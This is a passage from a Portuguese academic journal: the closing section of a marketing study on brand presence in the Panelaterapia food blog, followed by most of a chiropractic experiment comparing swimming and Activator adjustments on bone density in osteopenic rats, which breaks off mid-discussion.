Em relação à presença das marcas, é possível notar que existe diferença na forma em que elas aparecem, mesmo dentro de uma única plataforma. Por exemplo, no blog, uma marca pode aparecer no preparo de uma receita, apenas sendo citada, ou pode aparecer no contexto da receita exaltando suas características. Também pode ser “uma dica de amiga”, de Tatiana falando o porquê usa aquela determinada marca, ou ainda em estilo de *release* e que poderia ser escrito por qualquer outro blogueiro.

No YouTube, também é possível ver essa diversidade de estilos na presença das marcas. Ora pode ser o produto sendo utilizado em uma receita, ora falando dos benefícios do produto sem falar na marca, e, ainda, em estilo mais comercial, com *close* no produto e falando da marca.

Essa evolução do Panelaterapia e da blogueira Tatiana é possível ver através dos logotipos e fotos de perfil. Abaixo, apresenta-se o primeiro logotipo do blog, que data de 2009. Nesse período, Tatiana não possuía foto de perfil.



Figura 1. Logo Panelaterapia no início, em 2009

Fonte: http://web.archive.org/web/*/http://www.panelaterapia.com/. Acesso em 23/05/15

No final de 2009, muda o logo e conhecemos a blogueira. Junto à foto de perfil uma panela da marca Le Creuset, que seria totalmente dispensável em uma foto de apresentação. Assim, notamos que estavam sendo criadas as primeiras parcerias.



Figura 2. Logo Panelaterapia e primeira foto de perfil no final de 2009
Fonte: http://web.archive.org/web/*/http://www.panelaterapia.com/. Acesso em 23/05/15

Em 2013, houve uma mudança radical no *layout* do blog, com a troca da página antes azul, por cor de laranja, bem como mudança no logo do blog e foto da aba “quem escreve”. Podemos notar que a foto de perfil e divulgação da blogueira também vem acompanhada da panela da marca Le Creuset, reafirmando a parceria.

Panelaterapia



Figura 3. Logo Panelaterapia e foto de perfil em 2013

Fonte: http://web.archive.org/web/*/http://www.panelaterapia.com/ Acesso em 23/05/15

O ano de 2014 foi marcado por grandes transformações. Agora Tatiana não era apenas mais uma blogueira, havia se tornado uma blogueira consolidada na Internet, recebia cada vez mais convites de marcas, eventos e sua imagem se tornou pública.

O layout mudou e a panela Le Creuset presente nas fotos de perfis anteriores subiu para o logo do blog, como vemos abaixo:



Figura 4 - Logo Panelaterapia em 2014

Fonte: http://web.archive.org/web/*/http://www.panelaterapia.com/ Acesso em 23/05/15



Figura 5 - Foto do perfil em 2014

Fonte: http://www.panelaterapia.com/p/prazer-tatiana.html#_Uhb33BvrytY_ Acesso em 23/05/15

7 CONSIDERAÇÕES FINAIS

De acordo com o problema evidenciado na presente pesquisa, que se referia à forma como as marcas apareciam nos espaços mantidos pela blogueira, foi possível identificar e analisar diversas postagens feitas no período de janeiro, fevereiro e março do ano de 2015, nas a presença das marcas varia de acordo com a plataforma, mesmo dentro de uma única plataforma, há formatos diferentes de exposição de um determinado produto. Constatou-se, ainda, que a blogueira aparece de forma distinta em cada uma das plataformas que mantém, e que atualmente goza de grande reputação entre seus seguidores.

Nos quase seis anos de existência o blog evoluiu consideravelmente, assim como sua escritora, que passou a dedicar-se cada vez mais à plataforma blog de modo que hoje o Panelaterapia pode ser considerado uma marca de sucesso, que conta com muitos patrocinadores de renome nacional investindo cada vez mais para estarem junto desse crescente público do Panelaterapia.

Ainda, pode-se dizer que a própria blogueira Tatiana Romano tornou-se uma marca de referência, é colunista da Caras Blog, um blog que reúne diversos blogueiros e é mantido pela Revista Caras, convidada para diversas edições de revistas de circulação nacional, já foi convidada para programas de televisão, além de diversos eventos. Outro fator que leva seu nome a esse status é o fato de estar se tornando garota-propaganda de algumas marcas fora de seus canais Panelaterapia.

Em relação à contribuição deste artigo para o meio acadêmico, foi possível aliar a teoria de diversos autores com o objeto estudado, sem limitações para o desenvolvimento deste estudo. Além disso, a pesquisadora acredita que este estudo possa ser de interesse a leitores e outros pesquisadores, em que possa servir de base para outros trabalhos que explorem pessoas como marca.

REFERÊNCIAS

- AMARAL, Adriana; RECUERO, Raquel, MONTARDO, Sandra (orgs.). **Blogs.com**: estudos sobre blogs e comunicação. São Paulo: Momento editorial, 2009.
- JENKINS, Henry. GLEEN, Joshua. FORD, Sam. **A Cultura da Conexão**. São Paulo: Editora Aleph, 2014.
- KLEIN, Naomi. **Sem Logo**: A tirania das marcas em um planeta vendido. Rio de Janeiro: Record, 2002.
- PEREZ, Clotilde. **Signos da Marca**: expressividade e sensorialidade. São Paulo: Ed. Pioneira Thompson, 2004.
- PEROTTO, E.R. **Conceituando a marca pela enunciação**: uma proposta do campo da comunicação. Brasília, 2007 93F. Dissertação (Mestrado) – Faculdade de Comunicação, Programa de Pós-Graduação em Comunicação. Brasília: Universidade de Brasília, 2007.
- PINHO, José Benedito. **Publicidade e vendas na Internet**: técnicas e estratégias. São Paulo: Summus, 2000.
- PRIMO, Alex. **Os blogs não são diários pessoais online**: matriz para a tipificação da blogosfera. Revista FAMECOS, n. 36, 2008
- PRODANOV, Cleber Cristiano; FREITAS, Ernani Cesar. **Metodologia do trabalho científico**: métodos e técnicas da pesquisa e do trabalho acadêmico. Novo Hamburgo: Feevale, 2009.
- RECUERO, Raquel. **Redes sociais na internet**. Porto Alegre: Sulina, 2009.
- SAMPAIO, Rafael. **Marcas de A a Z**. Rio de Janeiro: Campus, 2002.
- _____. **Propaganda de A a Z**. Rio de Janeiro: Campus, 2003.
- TORRES, Cláudio. **A bíblia do marketing digital**: tudo o que você queria saber sobre marketing e publicidade na internet e não tinha a quem perguntar. São Paulo: Novatec Editora, 2009.

DESTAQUE

Ciências da Saúde - Quiropraxia

OS EFEITOS DA NATAÇÃO E DO AJUSTE QUIROPRÁTICO EM UM MODELO ANIMAL DE OSTEOPENIA

Francielle Braz Oliveira da Silva

Quiropraxista - Universidade Feevale,
E-mail: franciellequiro@hotmail.com

Sérgio Inácio Rech

Acadêmico de Quiropraxia -
Universidade Feevale,
E-mail: srech@hotmail.com

Günther Gehlen

Dr. Neurociências UFRGS,
Professor Universidade Feevale,
E-mail: guntherg@feevale.br

R E S U M O

Osteoporose é uma doença osteometabólica. A natação é apontada como eficiente na prevenção da perda óssea, porém há pouca discussão na indicação específica da aplicabilidade de técnicas da quiropraxia, no caso da osteoporose, pois seus efeitos são desconhecidos. O objetivo da pesquisa foi desenvolver em um modelo animal a osteopenia, induzida pela dexametasona e a reabilitação da densidade da matriz óssea, através de ajustes quiropráticos com o uso do *Activator*®. Foram comparados os efeitos do ajuste quiroprático e da natação, no intuito de reverter a osteopenia. Para isso, ratas adultas Wistar, foram divididas de forma aleatória em grupos: 1) Controle: sem nenhuma intervenção. 2) Controle dexametasona: apenas foi usado dexametasona. 3) Natação e dexametasona: fizeram natação e uso de dexametasona. 4) Natação e ajuste quiroprático: fizeram natação, receberam ajuste quiroprático e uso de dexametasona. 5) Ajuste quiroprático e dexametasona: receberam o ajuste quiroprático e uso de dexametasona. Após as intervenções, os fêmures e tíbias direitas foram dissecados e obtidas as imagens radiológicas para análise densitométrica. Baseado nestes dados, o tratamento mais relevante de recuperação da microestrutura óssea trabecular para este modelo, foi o ajuste quiroprático, pois apresentou os maiores índices de densidade trabecular nos ossos fêmurotibiais analisados.

Palavras-chave: Osteopenia. Osteoporose. Quiropraxia. *Activator*®. Natação.

A B S T R A C T

Osteoporosis is a disease osteometabolic. Swimming is identified as effective in preventing bone loss, but there is little discussion on the specific indication of the applicability of chiropractic techniques in the case of osteoporosis, because their effects are unknown. The objective of the research was to develop an animal model for osteopenia, induced dexamethasone and rehabilitation of bone density matrix through chiropractic adjustments using the *Activator*®. They compared the effects of chiropractic adjustment and swimming in order to reverse osteopenia. For this, Wistar adult female rats, were divided randomly into groups: 1) Control: no intervention. 2) Control dexamethasone: only dexamethasone was used. 3) Swimming and dexamethasone: did swimming and use of dexamethasone. 4) Swimming and chiropractic adjustment: made swimming, received chiropractic adjustment and use of dexamethasone. 5) chiropractic adjustment and dexamethasone: received chiropractic adjustment and use of dexamethasone. After the speeches, femurs and tibias rights were dissected and obtained radiological images to densitometric analysis. Based on these data, the most important treatment of the trabecular bone microstructure recovery for this model was the chiropractic adjustment, since it presented the highest rates of trabecular bone density in femurotibiais analyzed.

Keywords: Osteopenic. Osteoporosis. Chiropractic. *Activator*®. Swimming.

1 INTRODUÇÃO

O osso é um tecido dinâmico, em que o processo de reabsorção (mediada pelos osteoclastos), acoplado com o processo de formação (mediada pelos osteoblastos), quando estão em um estado de equilíbrio (SILVA, 2004).

Osteoporose é uma doença osteometabólica, de uma desordem esquelética crônica e progressiva, de origem multifatorial, caracterizada pela diminuição da densidade mineral óssea, que enfraquece os ossos por deterioração da microarquitetura tecidual, causando incapacidade física. Associa-se à modificação do osso, aumentando a fragilidade e maior risco de fratura (SILVA, 2004).

A perda do osso trabecular varia de 0,6 a 2,4% nas mulheres e de 0,2 a 1,2% nos homens. Sendo a causa mais comum de osteoporose em homens e mulheres o hipogonadismo, motivo pela qual ocorre o baixo nível de testosterona, em homens, e estrogênio, nas mulheres (O'BRIEN, 2001).

Suomien (1993) relatou que mulheres na pré-menopausa que praticam regularmente exercícios de alto impacto tendem a ter maior densidade da matriz óssea do que sedentárias.

Os exercícios aquáticos, como a natação, têm sido cada vez mais indicados devido seus benefícios à saúde e pelo menor risco de fratura no caso da osteopenia. Além disso, nestes exercícios, observa-se uma melhora na aptidão física, força muscular, flexibilidade, composição corporal e condicionamento respiratório (PINTO et al., 2006).

Em contrapartida, na literatura quiroprática, há pouca discussão na indicação específica da aplicabilidade de técnicas quiropráticas, no caso da osteoporose, segundo Stock e colaboradores (1997).

2 DESENVOLVIMENTO

Entretanto, no estudo de Veiga (2012), o ajuste quiroprático apesar, de resultar em menor aumento da densidade óssea em comparação ao exercício de impacto, obteve resultado positivo por ser um estímulo diretamente ao tecido ósseo.

Partindo destes preceitos, surge a motivação para a realização de um novo estudo, que visa identificar, nos procedimentos equivalentes aos executados dentro de uma clínica de quiropraxia, comparado a natação, buscando um aumento da densidade óssea em um modelo animal.

Dessa forma o objetivo do trabalho foi induzir a osteopenia em ratos e posteriormente, submeter ao tratamento quiroprático e/ou natação, buscando comparar as alterações de densidade óssea entre os grupos.

Para a execução do projeto proposto, segue o detalhamento dos métodos a serem implementados.

2.1 MÉTODO

Trata-se de um estudo experimental, utilizando um modelo animal.

2.2 AMOSTRA

Para a definição do tamanho amostral foi utilizado o *software-free* da Universidade de Dusseldorf (Alemanha), *G*Power 3*, (FAUL et al., 2007), o qual se utiliza de ferramentas estatísticas subsidiadas por dados da literatura fomentados pelo pesquisador. Foi considerado com

base nos dados da literatura um valor para o erro α de 0,05; uma força estatística de 0,95; e um tamanho do efeito médio.

Assim, a realização deste estudo foram utilizadas 42 ratas Wistar, fêmeas, adultas (com 15 meses - $\pm 252,61$ g), provenientes do Biotério da Universidade Feevale.

Inicialmente os animais foram divididos de forma aleatória em cinco grupos:

- Controle (C): ratas que não fizeram natação, ajuste quiroprático e nem o tratamento da Dexametasona, n: 8;
- Controle Dexametasona (CD): ratas que receberam tratamento de Dexametasona e não fizeram natação e nem o ajuste quiroprático, n:8;
- Natação Dexametasona (ND): ratas que fizeram natação e que receberam tratamento de Dexametasona, n:9;
- Natação e ajustados com *Activator*[®] mais Dexametasona; (NAD): ratas que fizeram natação e receberam ajustes quiroprático, além do tratamento de Dexametasona, n:9;
- Ajustados com *Activator*[®] Dexametasona (AD): ratas que não fizeram exercícios e receberam ajustes quiroprático e tratamento de Dexametasona, n:8.

n: Número amostral de cada caixa.

2.3 ASPECTOS ÉTICOS

Os animais utilizados neste estudo foram tratados de acordo com a lei nº. 11794 de 8/10/08, que regulamenta o uso de animais para a prática didática científica e os Princípios Éticos para Experimentação Animal estabelecido pelo Colégio Brasileiro de Experimentação Animal (COBEA). O trabalho foi submetido à avaliação da Comissão de Ética no Uso de Animais (CEUA) da Universidade Feevale aprovado sob o processo número 03.14.032 em 24 de julho de 2014.

2.4 PESAGEM DOS ANIMAIS

Os animais foram submetidos aos procedimentos de pesagem no primeiro dia de experimentação e divididos em cinco grupos, conforme o peso médio de cada um. A média de peso dos grupos foi utilizada para a padronização das doses de dexametasona, uma vez que os tratamentos têm influência considerável sobre o peso dos mesmos.

2.5 INDUÇÃO DA OSTEOPENIA

Administração por via intramuscular de Dexametasona, em dose de 10 mg/kg, (adaptado de FATTORI, 2011), uma vez por semana, durante 4 semanas todas as quarta-feira às 14 horas, exceto o Grupo Controle, que não foi induzido a osteopenia.

2.6 AJUSTE COM *ACTIVATOR*[®]

Os ajustes quiropráticos, aplicados no grupo (AD) e (NAD), três vezes/semana por quatro semanas, foram realizados com a força 1 do equipamento *Activator*[®], modelo IV, no qual foi colocado um adaptador na extremidade para maior precisão do ajuste em ratos.

Os ajustes foram realizados com o animal em decúbito dorsal, na porção proximal da tibia, mais precisamente sobre o tubérculo da tibia, a um ângulo aproximado de 90°, sendo o *Activator*[®] posicionado de medial para lateral (figura 1).




Figura 1 - Adaptador utilizado na extremidade do aparelho *Activator*[®], para ajustes em roedores (A). Ajuste utilizando-se o aparelho *Activator*[®], modelo IV, na articulação do joelho do rato (B).

Fonte: Göttert, 2010; Dalcin, 2008.

2.7 PROTOCOLO NATAÇÃO

Para o experimento foi utilizado uma adaptação do programa aeróbico (Tanno et al., 2002), ratas que foram submetidas a sessões de treinamento físico por natação em uma frequência de cinco vezes por semana durante quatro semanas consecutivas com um tempo de treinamento progressivo.

Nas primeiras semanas seguiu-se o protocolo de adaptação à água para minimizar possíveis efeitos psicológicos e exacerbar o estresse físico: as ratas nadaram por dez minutos no primeiro dia e o tempo foi aumentado gra-



Figura 2 - Ratas submetidas a sessões de treinamento físico por natação.
Fonte: Próprio autor, 2015

dualmente de cinco minutos/dia até completar os 60 minutos, com isso seguiu o protocolo até o último dia de natação com o tempo de 60 minutos. O tanque medindo 100cm x 50cm x 60cm, contendo água aquecida em $30^{\circ}\text{C} \pm 1^{\circ}\text{C}$ a uma profundidade de 40cm, suficiente para evitar que os animais apenas flutuassem ou apoiassem seu corpo na cauda (figura 2). Em cada sessão de treinamento, oito ratas foram colocadas simultaneamente para nadar em tanques diferentes, ou seja, quatro em cada tanque.

2.8 SACRIFÍCIO DOS ANIMAIS

Os animais foram sacrificados através da anestesia profunda com uso sobre dose barbitúrico (tiopental sódico) solução de 1,25% em dose de 100 mg/kg, por via intramuscular (i.m.). Sob a supervisão de um Médico Veterinário, conforme recomendações legais (CONSELHO FEDERAL DE MEDICINA VETERINÁRIA, 2012).

2.9 OBTENÇÃO DAS PEÇAS ANATÔMICAS

Após o sacrifício, os fêmures e tíbias direito de cada animal foram obtidos por meio da retirada de tecidos moles com utilização de tesoura e bisturi, de maneira cuidadosa,

evitando lesionar o osso e/ou deixar tecidos moles aderidos à peça. Em seguida, foram colocados em sacos plásticos, identificados e congelados em solução salina 0,9% à -20oC.

2.10 ANÁLISE DE DENSIDADE ÓSSEA

Cada um dos fêmures e tíbias ficou devidamente posicionado para obtenção da incidência lateral. Todas as imagens radiográficas foram obtidas usando um procedimento padronizado pela clínica veterinária de pequenos animais, onde foram realizadas as radiografias digitais. (Kodak KC Point-of-care CR).

Em seguida, as imagens foram avaliadas quanto à densidade óssea, por meio de análise densitométrica semi-quantitativa (adaptado de RASIA-FILHO, et al., 2002; XAVIER, et al., 2005). Utilizando o software Image-Pro Plus 4.0. As imagens obtidas das áreas selecionadas foram convertidas em uma escala de cinza de 8-bit (0-255 níveis de cinza). As condições de ampliação de imagem foram mantidas constantes durante todo o procedimento.

Neste estudo, foi utilizada uma área de interesse (AOI), para as medidas porção trabecular (figura 3). Sendo essa um retângulo de 5.47mm^2 para a densidade da porção trabecular.




Figura 3 – (Montagem com uma imagem da tela de trabalho do software Image-Pro Plus 4.0). Observar a porção trabecular do osso (verde escuro) que altera entre os grupos animais, assim como a porção compacta (verde claro). Na imagem do grupo AD, destaca-se o AOI (seta branca) utilizado para a medida trabecular do fêmur e o gráfico abaixo com o valor de densidade média obtida (círculo vermelho). Legenda: grupos (C) Controle, (CD) Controle Dexametasona, (ND) Natação Dexametasona, (AD) Activator® Dexametasona, (NAD) Natação, Activator® mais Dexametasona.

Fonte: Próprio autor, 2015.

3 APRESENTAÇÃO, ANÁLISE DOS DADOS E DISCUSSÃO

Foram obtidas pelo menos três leituras em cada imagem óssea analisada e a média dos dados foi registrada. Uma área da imagem livre foi determinada e utilizada para corrigir as medidas da densidade óptica, servindo como imagem de *background*. Foi realizada a subtração de cada fundo marcado com o fundo de correção adaptado de XAVIER et al., 2005).

2.11 ANÁLISE DOS DADOS

As variáveis funcionais foram processadas por meio do teste de análise de variância (ANOVA) de uma via para medidas repetidas. Todas as análises foram seguidas pelo teste post-hoc de Tukey ($p < 0,05$).

A seguir, resultados obtidos com o presente trabalho e a discussão dos mesmos.

3.1 PESAGEM

Durante o experimento cada animal foi pesado semanalmente, para acompanhamento e controle desta variável utilizando uma balança digital. Quanto à pesagem não houve diferença significativa de peso até a última semana de experimentos para os animais, ambos os grupos obtiveram um incremento homogêneo do peso, sendo que não ocorreu restrição nutricional (Gráfico 1).




Gráfico 1 - Peso dos animais na primeira, a quarta e última semana de experimento nos diferentes grupos. Fonte: Próprio autor, 2015.

No presente estudo os grupos (C), (CD), (ND), (NAD), (AD), mantiveram a média de peso dos animais com aumento progressivo até a última semana de forma homogênea.

Conforme a pesquisa de Barcellos Filho et al., (2010), Pauli e colaboradores (2005), os efeitos da natação e da dexametasona na dose utilizada de 5 dias/por dez semanas (2µg/dia diluída em 150µl de NaCl - 0,9%) resultou que o peso corporal não foi evidenciado diferença significativa entre os animais. O treinamento aeróbico induz mecanismos de estresse possivelmente por hiperativação do eixo hipotálamo-hipófise-adrenal. A natação e a administração crônica de dexametasona não causaram alterações no peso corporal.

No estudo de Fattori (2011), os animais submetidos apenas à administração de dexametasona tiveram diminuição da massa corpórea. Concluindo que os glicocorticoides tenham maior influência sobre o peso dos animais do que a ovariectomia.

Diversos autores têm demonstrado alterações metabólicas em modelos experimentais com roedores in vivo por administração de glicocorticoide. Perda de massa muscular associada à hipertrofia do fígado, redução do peso corpóreo em ratos (CALDEFIE-CHEZET et al., 2002, SAVARY et al.,




Gráfico 2 - Densidade óssea trabecular dos fêmures direito nos diferentes grupos do estudo. Nota-se diferença significativa em relação do grupo (AD) e (C), (AD) e (ND). Letras diferentes quando diferença significativa de ($p < 0.01$). Fonte: Próprio autor, 2015.




Gráfico 3 - Densidade óssea trabecular das tíbias direita nos diferentes grupos. Nota-se pequeno incremento em relação do grupo (AD) e (C) ($P > 0.05$), diferença significativa dos grupos (AD) e (ND), letras diferentes quando diferença significativa ($p < 0.001$). Fonte: Próprio autor, 2015.

2001) alteração do perfil proteico e do perfil lipídico (BARBERA et al., 2001; HOLNESS et al., 2005; NOVELLI et al., 1999) são características comuns após tratamento com dexametasona. Aumento dos níveis plasmáticos de glicose e de insulina também é observado.

3.2 DENSIDADE ÓSSEA

A seguir, apresentação e discussão dos dados referentes à densidade óssea trabecular dos ossos analisados no presente estudo.

3.2.1 DENSIDADE ÓSSEA TRABECULAR

A densidade óssea trabecular mostrou diferença significativa do grupo AD em comparação aos grupos (C) e (ND) para fêmures ($p < 0,01$), aumento de 11,83% e 9,3% respectivamente. Para tíbias o grupo (AD) apresentou diferença também significativa em relação ao grupo (ND), aumento de 13,41% ($p < 0,001$) (Gráfico 2 e 3).

4 DISCUSSÃO

Neste estudo foi analisada e comparada, após oito semanas de tratamento, a densidade óssea trabecular entre os grupos: (C), (CD), (ND), (NAD) e (AD). Os resultados apresentaram relevância no protocolo ajuste quiroprático que apresentou os maiores índices na densidade trabecular nos ossos fêmures e tibiais, em comparação com ambos os grupos e principalmente ao grupo submetido a natação (figura 4).

No estudo anterior de Veiga (2012), o ajuste quiroprático que foi realizado uma vez/semana por quatro semanas, e foi observado um aumento de 5% da densidade óssea no fêmur em comparação ao grupo sedentário, destacando-se ser um estímulo diretamente ao tecido ósseo. No presente estudo o ajuste quiroprático foi realizado três vezes/semana por quatro semanas e apresentou aumento significativo 9,3% no fêmur e 13,41% na tibia ($p < 0.01$) em comparação ao tratamento de natação que foi realizado por 5 dias/semana, 60 minutos/dia durante quatro semanas.

Os dados obtidos evidenciaram que o ajuste quiroprático mostrou os maiores índices na densidade trabecular nos ossos fêmures e tibiais. Nesta perspectiva novos estudos em modelos animais poderão subsidiar a consideração da implementação do ajuste com *Activator*[®] no tratamento de pacientes com fragilidade óssea. Auxiliando como forma de contribuir para o entendimento das variáveis decorrentes da ação na prática da quiropraxia.

Apesar da escassez de dados disponíveis na literatura quanto ao ajuste quiroprático como estratégia para o tratamento da osteoporose, este trabalho torna-se relevante por estudar esses efeitos, que correlacionem o ajuste com *Activator*[®] em modelo animal.

Além disso, cresce o número de pesquisas relacionadas a dor que utilizam animais como modelos experimentais (PICKAR & WHELLER, 2001; CRAMER et al., 2004; IANUZZI et

al., 2011; REED et al., 2013), inclusive com o uso do *Activator*® (SONG et al., 2006), que no seu estudo foi demonstrado o efeito do tratamento com *Activator*®, sobre a coluna lombar, em ratos com inflamação aguda no forame intervertebral de L5, provocou redução nas sensibilidades mecânica e térmica, as quais foram aumentadas pela lesão e reduziram a excitabilidade de neurônios do gânglio da raiz dorsal e fatores pró-inflamatórios nesse gânglio, demonstrando, que o tratamento com *Activator*® é capaz de reduzir a sensação dolorosa nessas condições. Estudos recentes compararam a força e a velocidade produzidas na manipulação vertebral e com o uso do *Activator*®, constatando que, enquanto a força mínima e máxima aplicadas na manipulação vertebral manual variaram de 40-400 Newton (N), o *Activator*® IV, o modelo mais atual do *Activator*®, produziu força mecânica mínima de 121N e máxima de 211N. (KAWCHUK et al, 2006; COLLOCA et al, 2005). Essa menor força pode proporcionar redução nos riscos de lesões nos tecidos articulares, embora permitindo o tratamento da região lesionada (FUHR & MENKE, 2005). Contudo a capacidade de controlar a força e a pressão aplicadas sobre articulação são vantagens que o instrumento apresenta quando comparado à manipulação vertebral. A intervenção com *Activator*® não ocorre apenas no local da lesão. STIEVEN (2010), usou esse instrumento aplicado diretamente em segmentos da coluna vertebral de ratos em remobilização livre e a intervenção por duas semanas com o *Activator*®, aplicado na coluna vertebral, segmentos L4-L5, provocou aumento na sensibilidade mecânica de ratos, reduzida pela imobilização do membro. Essa intervenção ainda ocasionou recuperação mais rápida em parâmetros da marcha nos animais (DALCIN, 2008 *apud* SCHIMIDT, 2010). Afirmando a eficácia do tratamento quiroprático como o emprego do *Activator*®.

Quanto a administração de dexametasona por quatro semanas em dose de 10 mg/kg, uma vez por semana, durante 4 semanas na promoção de perda óssea trabecular, foi observado após dois meses de tratamento onde apresentou um incremento da densidade óssea trabecular em tibiais na comparação com a natação.

Por conseguinte, através dos resultados deste trabalho, é observado que a natação não resultou em melhora dos níveis de densidade óssea nos animais. Isto é possível segundo a literatura, pois o protocolo de natação com peso-rolamento 5 dias/semana durante 60 minutos por 8 semanas não foi capaz de aumentar a densidade óssea; o conteúdo mineral ósseo, tanto no colo quanto na diáfise (SILVA, 2011), BOURRIN et. al., (1992). A falta de forças de reação do solo, induzidas por imersão em água pode ter contribuído para a perda óssea observada. Gravidade “normal” seria um cofator importante nos efeitos osteogênicas de exercício que apresentaram que o exercício de natação reduziu a reabsorção e a superfície osteoide, sugerindo uma diminuição do “*turnover*” ósseo. O que sugere na pesquisa de Pauli et al. (2006), a natação com o tempo de 5 vezes/semana, 1 hora/dia, com sobrecarga de 5% em relação ao peso corporal do rato, é um agente estressor que leva o organismo a um desequilíbrio da homeostase corporal; esse desequilíbrio leva à secreção de diversos tipos de hormônios e um deles é a corticosterona em ratos, um biomarcador de estresse.

Confirmando no experimento de Barcellos Filho et al., (2010), natação 5 vezes/semana, 1 hora/dia com sobrecarga de 3% do peso corporal, concluiu que os efeitos da natação e da dexametasona em ratos, induz mecanismos de estresse gerando desmineralização óssea possivelmente por hiperativação do eixo hipotálamo-hipófise-adrenal, pois o prolongado tempo de treinamento de natação, gera exposição aos hormônios do estresse, como a corticosterona

em ratos, afetando a capacidade de reabsorção óssea (WILSON; FOSTER, 1992; Hart et al., 2001). No presente estudo a natação resultou em possível estresse, gerando diminuição da massa óssea. Os resultados estão também de acordo com o estudo de Contarteze (2006), que usou o protocolo de natação 5 dias/semana, durante 3 semanas com aumento progressivo. Ao comparar com exercício de impacto em roedores, somente o exercício de natação provocou as respostas endócrino/metabólicas ao estresse gerando elevações das concentrações séricas de hormônio adrenocorticotrófico e corticosterona, ativando o estresse que conduziu a alterações metabólicas reduzindo à formação do osso, a síntese de colágeno, a absorção de cálcio, acelerando o ritmo de reabsorção óssea, causando osteoporose.

Contrário aos nossos achados, animais jovens, o exercício de natação obteve aumento do conteúdo mineral ósseo e força óssea. Outros estudos a natação com peso-rolamento cinco dias/semana durante 60 minutos por 12 semanas, relataram alterações na geometria do osso de animais treinados o que reflete uma distribuição mais favorável do tecido ósseo (HART et al., 2001).

Na comparação do grupo (CD) com o grupo (ND), mostrou leve incremento em tíbias de 9,9% ($p < 0.05$). Os resultados estão de acordo com o estudo de Pocock et al., (1987), que a densidade óssea pode aumentar até 20% após três meses da descontinuação do uso de glicocorticoide em humanos jovens. Após dois meses da retirada do uso de glicocorticoides, a massa óssea pode aumentar ou “recuperar” a densidade óssea (BUCKLEY et. al 2000). Mancini e colaboradores (2004), as moléculas de glicocorticoides geram alteração do crescimento longitudinal quanto à baixa massa óssea, que são reversíveis após suspensão do mesmo, com a recuperação gradual e completa da perda óssea em humanos.

Conforme estudo de Grahnero et al. (2014), ratos receberam dose de 1; 12,5; 50; 125 e 250 mg por 5 /dias durante uma semana. Sendo encontrado aumento da densidade óssea trabecular e diminuição no osso cortical. Segundo os autores o achado é independente do estado de estrogênio e marcadores de osteocalcina em roedores.

De acordo com o resultado deste estudo, foi encontrado na literatura resultados semelhantes quanto ao modelo de indução de Dexametasona, que apresentaram alterações na reabsorção óssea de ossos longos, em que a corticosterona em altas doses (10 mg/dia) após tratamento com glicocorticoides, apresentaram diminuição na massa óssea, observaram aumento na massa óssea em doses (2,5 mg/dia), e outros mantiveram inalterada a massa óssea dose de (5 mg/dia), tendo relação com o tempo dependente e espécie animal como ratos e camundongos (GARY et al., 2010), (KIMMEL, 2002). A indução de osteoporose (*Azium*[®] 2 mg/ml), em dose de 7 mg/kg, uma vez na semana, através da administração de corticoides geralmente utiliza curtos espaços de tempo (por volta de cinco semanas), normalmente obtém êxito na promoção de perdas ósseas em ratos. (FATTORI, 2011; SANTOS, 2004 e FERREIRA, 2007),

